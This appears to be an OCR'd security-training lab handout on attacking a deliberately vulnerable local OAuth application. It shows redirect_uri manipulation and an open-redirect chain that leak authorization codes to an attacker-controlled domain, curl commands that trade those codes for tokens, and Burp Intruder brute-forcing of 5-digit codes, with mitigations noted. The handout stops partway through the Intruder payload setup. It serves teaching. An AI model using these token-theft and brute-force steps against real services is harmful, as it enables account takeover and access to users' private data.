


Hacking Modern Web Apps
Part: 2
Lab ID: 3

Attacking OAuth applications

Attacking OAuth Applications
Leaking Auth tokens
Bruteforcing Auth tokens

7ASecurity
admin@7asecurity.com

INDEX

Part 0: Installing and setting up Damn Vulnerable OAuth Application

This lab will introduce you to various attack vectors present with OAuth applications and how we can exploit the same.

Before proceeding with the lab, please install the following (If you are using the lab VM, this already installed and configured):

Command:

```
cd ~/labs/part2/lab3/insecureapplication/
```

Download Link:
https://training.7asecurity.com/ma/mwebapps/part2/apps/oauth.zip

Command:

```
unzip oauth.zip
```

If you are not using the lab VM, you might need to install MongoDB if you did not do so in previous labs:

Commands:

```
wget -qO - https://www.mongodb.org/static/pgp/server-4.2.asc|sudo apt-key add -
echo "deb [ arch=amd64,arm64 ] https://repo.mongodb.org/apt/ubuntu
bionic/mongodb-org/4.2 multiverse" | sudo tee
/etc/apt/sources.list.d/mongodb-org-4.2.list
sudo apt-get update
sudo apt-get install -y mongodb-org
sudo systemctl daemon-reload
sudo systemctl start mongod
sudo systemctl enable mongod
```

After that, whether you are using the Lab VM or not, you need to start MongoDB as follows:

Command:

```
sudo mongod --dbpath /var/lib/mongodb
```

Now, let’s start the application:

Commands:

```
# import mongodb data
```

```
cd insecureapplication/gallery/mongodbdata
mongorestore -d gallery2 gallery2/

# npm modules are already installed.
# incase of issues, rerun the following commands:
cd ..
npm install
cd ../photoprint
npm install
cd ..
```

Edit your hosts file to include photoprint and gallery (/etc/hosts):

Command:

```
sudo vim /etc/hosts

# copy the following link to /etc/hosts
127.0.0.1           gallery photoprint mongodb localhost
```

Once the installation is complete we can start the servers:

Commands:

```
cd gallery
npm start &
cd ../photoprint
npm start &
cd ..
```

Go to http://photoprint:3000 to print photos hosted by the gallery.

Note:
Username: koen
Password: password


You can also browse the gallery by surfing to http://gallery:3005.

Part 1 - Introduction to OAuth Applications

The gallery service basically acts here like a hosting platform for authenticated users to upload and store images and the photo printing service is basically like a client service that has to use an authorization token granted by the Authorization Server or the Resource Server which is the gallery service in this case.

Authorization has to be granted for the photo printing service to access the user uploaded photos from the gallery service and this is implemented here using OAuth2.0

Normally an unauthenticated user or service cannot access the personal images or data on the gallery service without that user's proper access token.




PhotoPrint

This application implements the following OAuth 2.0 roles: Client

Print photos from the excellent Gallery photo-sharing website:

Fig.: PhotoPrint Service - Clicking on the button will initiate OAuth

So in order to access the photos of the user, the photo printing service tries to gain the access token from the authorization server and redirects the user to a page in which the user has to grant the photo printing service access to his account.



Hi koen,

PhotoPrint wants to

- View your photo gallery

Do you approve?

Fig.: Requesting for OAuth approval

When we try to grant authorization to the photo printing service, we are redirected to a approval page with the url as:

http://gallery:3005/oauth/authorize?response_type=code&client_id=photoprint&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&scope=view_gallery

We can infer the following things from the above URL:

1. Here in the authorize endpoint, the client is the photoprint identified by the `client_id` parameter.

2. The client is requesting for the `code` in the `response_type` parameter.

3. The access or scope of this code is limited to only `view_gallery` in the `scope` parameter.

4. Once authenticated, the client should be redirected to http://photoprint:3000/callback

Exploring more about the redirect_uri parameter we can see that once the code/token is generated and approval is granted, the user will be redirected to that particular uri, which in this case is back to the photoprint callback endpoint.

So the OAuth Authorization server will send or redirect the user to:
http://photoprint:3000/callback?code={code}

Then using this code, the server can retrieve the real access token by sending a POST request to `/oauth/token`:

Command:

```
curl -X POST http://gallery:3005/oauth/token --data
"code=88085&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&grant_type=a
uthorization_code&client_id=photoprint&client_secret=secret"
```

Output:

```
{"access_token":78775,"token_type":"Bearer"}
```

Part 2 - Attacking OAuth Application

There are several ways in which we can attack an OAuth application. Let's look at each case one by one.

Case 1: Leaking code using unvalidated redirect_uri

The crucial mistake or the vulnerability here is that the redirect uri parameter is fully user controlled and if the redirect_uri is not validated in the server, this can lead to leaking tokens. if there is no check on the redirection domains, then we can use any web server we control to get our hands on the user's authentication token.

Let's test this by modifying the redirect_uri parameter to a website(7asecurity.com as example) we control and initiating a request to steal the code:

http://gallery:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2F7asecurity.com%2Fcallback&scope=view_gallery&client_id=photoprint

So even though this is crafted by the attacker, if the victim clicks on the link, the Authorization Server thinks that the request is coming from the photoprint service as given in the `client_id` parameter and generates a code and redirects the user to the `redirect_uri` parameter which in this case is the attacker server along with the code:

http://7asecurity.com/callback?code=66340

This way we are able to steal the oauth Access Tokens of that victim user on Gallery service by sending this code to `/oauth/token`:

Command:

```
curl -X POST http://gallery:3005/oauth/token --data
"code=66340&redirect_uri=http%3A%2F%2Fattacker%3A1337&grant_type=authorization_
code&client_id=maliciousclient&client_secret=secret"
```

Output:

```
{"access_token":27429,"token_type":"Bearer"}
```

And we can confirm the validity of this Access Token by trying to access the victim's personal images by going to:

http://gallery:3005/photos/me?access_token=27429

This issue happened because the redirect uri parameter is not properly validated and hence we are able to target the authorization server to steal the codes via manipulating redirect_uri parameter.

Mitigation

redirect_uri should be validated before redirecting the user. A whitelist based approach should be taken where the client provides the redirect_url params to the authorization server while creating the client id and the server should redirect the code to only the whitelisted server.

Case 2 - Leaking code due to open redirect in client service

Let’s consider the case where there is validation done correctly on the redirect uri and the authorization server limits redirects to only the photoprint domain. So it is not possible for the user to change the request uri parameter and add a custom attacker domain of choice.

Now, if there was an open redirect vulnerability or a redirect feature on the client photo printing service, then we can use this feature to bypass the redirect uri validation check and then get a redirect to the attacker domain to steal the victim’s access code via the vulnerability in the photo printing service.

Let’s assume that for this case, the application has an endpoint `/redirect`, where we have a parameter named`url` and the application will blindly redirect to that url.

Command:

```
curl http://photoprint:3000/redirect?url=http%3A%2F%2F7asecurity.com
```

Output:

```
Found. Redirecting to http://7asecurity.com
```

So for getting the code, we can make the user to initiate a request where the redirect_uri contains the open redirect to attacker server:

http://gallery:3005/oauth/authorize?response_type=code&client_id=photoprint&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fredirect?url=http%3A%2F%2F7asecurity.com&scope=view_gallery

And now the access token will be sent to the request uri which is http://photoprint:3000/redirect?url=http%3A%2F%2F7asecurity.com

And this triggers the open redirect on the photoprint service and we redirect to the attacker page along with the stolen access code:

http://7asecurity.com?code=50439

Then we just have to send a POST request to `/oauth/token` using the code that we obtained to get access token:

Command:

```
curl -X POST http://gallery:3005/oauth/token --data
"code=50439&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fredirect?url=http%3A%
2F%2Fattacker:1337&grant_type=authorization_code&client_id=maliciousclient&clie
nt_secret=secret"
```

Output:

```
{"access_token":27429,"token_type":"Bearer"}
```

So we are not only able to steal the authorization code from the open redirect in the Authorization Server, but we are also able to bypass/circumvent the validation checks on the hostname in the redirect uri by exploiting an open redirect on the client to steal the access tokens.

Mitigation

From the server side, the redirect_uri should be restricted to path level meaning it should only redirect to whitelisted paths which are being provided by the clients during the first time client registration. Redirection to all other endpoints should not be allowed.


From the client side, the client must protect the application from open redirection vulnerabilities.

Case 3 - Attacking Authentication Codes

As we can see from the previous examples, the authorization codes are just numbers with length 4 or 5. If this is the case, an attacker can easily bruteforce the authorization codes with the server especially if there are no rate limiting present in the server to limit such attacks.

Let's fire up the Burp Suite and capture the request so that we can play around with the requests. Configure Burp Suite to work with your browser and ensure that "intercept request" is OFF.

Let's hit the authorization server again and see if we can actually bruteforce here. Go to http://photoprint:3000/ and click on "Print Pictures from Gallery". This will redirect us to the authorization server.



PhotoPrint

This application implements the following OAuth 2.0 roles: Client


Print photos from the excellent Gallery photo-sharing website:

Fig:. PhotoPrint Service - Clicking on the button will initiate OAuth

URL:
http://gallery:3005/oauth/authorize?response_type=code&client_id=photoprint&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&scope=view_gallery

Click on the above URL and grant access multiple times so that several access codes are now being generated by the server. In a real world scenario, this would be the case and if there is no rate limiting, this will help us conduct an actual bruteforce !

Finally use Burp Suite and proxy the above URL. Before clicking on "Allow", ensure that "intercept request" is ON with Burp Suite so that we can proxy the call.



Hi koen,


PhotoPrint wants to

- View your photo gallery

Do you approve?

Fig.: Approve the authorization request

Clicking on “Allow” will initiate a POST call to “/oauth/authorize/decision” endpoint. Let’s capture this request in Burp Suite and send it to Repeater.




```
POST /oauth/authorize/decision HTTP/1.1
Host: gallery:3005
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
Origin: http://gallery:3005
Connection: close
Referer: http://gallery:3005/oauth/authorize?response_type=code&client_id=photopr
Cookie: connect.sid=s%3AI5eLmBP2VrdQ-xKEP05mqI855-STkASP.RlNuoc9sL%2F3iJBcC9bXG49
Upgrade-Insecure-Requests: 1

transaction_id=4ibWgc85&scope=view_gallery
```

Fig.: Sending the POST request to repeater

Now Let’s use the Repeater tab and click on “Go”. The request will be send and in the response we can see the following message:

Response:

```
<p>Found. Redirecting to <a
href="http://photoprint:3000/callback?code=45846">http://photoprint:3000/callba
ck?code=45846</a></p>
```




```
POST /oauth/authorize/decision HTTP/1.1
Host: gallery:3005
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.15; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml
;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type:
application/x-www-form-urlencoded
Content-Length: 42
Origin: http://gallery:3005
Connection: close
Cookie:
connect.sid=s%3AI5eLmBP2VrdQ-xKEP05mqI855-STkAS
P.RlNuoc9sL%2F3iJBcC9bXG49oxJPmcotf%2BCBV9dgI%
2Fgis
Upgrade-Insecure-Requests: 1

transaction_id=4ibWgc85&scope=view_gallery
```

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location:
http://photoprint:3000/callback?code=45846
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 128
Date: Tue, 04 Aug 2020 05:05:20 GMT
Connection: close

<p>Found. Redirecting to <a
href="http://photoprint:3000/callback?code=458
46">http://photoprint:3000/callback?code=45846
</a></p>
```

Fig:. Burpsuite repeater - Request and Response

Now, let’s click on “Follow redirection” and see that the request is being going to http://photoprint:3000/callback?code=45846. Here the code is just 5 digits in length so this looks like we can brute force.




```
GET /callback?code=45846 HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.15; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/
xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://gallery:3005/oauth/authorize?response
_type=code&client_id=photoprint&redirect_uri
=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&s
cope=view_gallery
Upgrade-Insecure-Requests: 1
Host: photoprint:3000
```

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /selectphotos
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 70
set-cookie:
connect.sid=s%3ANYLRj8yd9ErcT1Y8o-iMaTR7
oDbeixNP.bZvSswJD%2FqGlknvANsJsXWNxxd8n
usRHgYp7CzsvxqQ; Path=/; HttpOnly
Date: Tue, 04 Aug 2020 05:16:59 GMT
Connection: close

<p>Found. Redirecting to <a
href="/selectphotos">/selectphotos</a><
/p>
```

Fig:. 302 redirect for a successful request

One interesting thing to note here is that for a successful request with a valid code, the server returns 302 redirect to “/selectphotos” while if we give an invalid code, we get an http 200 ok with the message “Access Token Error: Forbidden”.




```
GET /callback?code=4584  HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.15; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://gallery:3005/oauth/authorize?response_typ
e=code&client_id=photoprint&redirect_uri=http%3A
%2F%2Fphotoprint%3A3000%2Fcallback&scope=view_ga
llery
Upgrade-Insecure-Requests: 1
Host: photoprint:3000
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html;
charset=utf-8
Content-Length: 29
ETag:
W/"1d-bdyDXEAYsw0KhMshfMhDhDwZ58w"
Date: Tue, 04 Aug 2020 05:22:10
GMT
Connection: close

Access Token Error: Forbidden
```

Fig.: 200 ok with “forbidden” for invalid code

Since the code is just 5 digits in length, we can use Burp Suite intruder to brute force the code and see which all are the valid codes the server has generated.




```
GET /callback?code=45846  HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac
OS X 10.15; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,a
q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Host: photoprint:3000
```

```
HTTP/1.1 302 F
X-Powered-By:
Location: /sel
Vary: Accept
```

Fig.: send the request to intruder

Let’s configure the Burp Suite intruder to attack the above request. Let’s choose the correct payload location within Intruder.




Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions – see help for full details.

Attack type: Sniper

```
GET /callback?code=§45846§  HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```

Fig:. choose the correct payload location

Once the position is selected, let’s go to the payloads section to configure the payload. The code parameter is usually a 5 digit number so we can configure the Burp Suite Intruder to iterate through all the numbers between 10,000 and 99,999. That is a total of 90,000 requests !



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1
Payload count: 90,000
Payload type: Numbers
Request count: 90,000

Payload Options [Numbers]

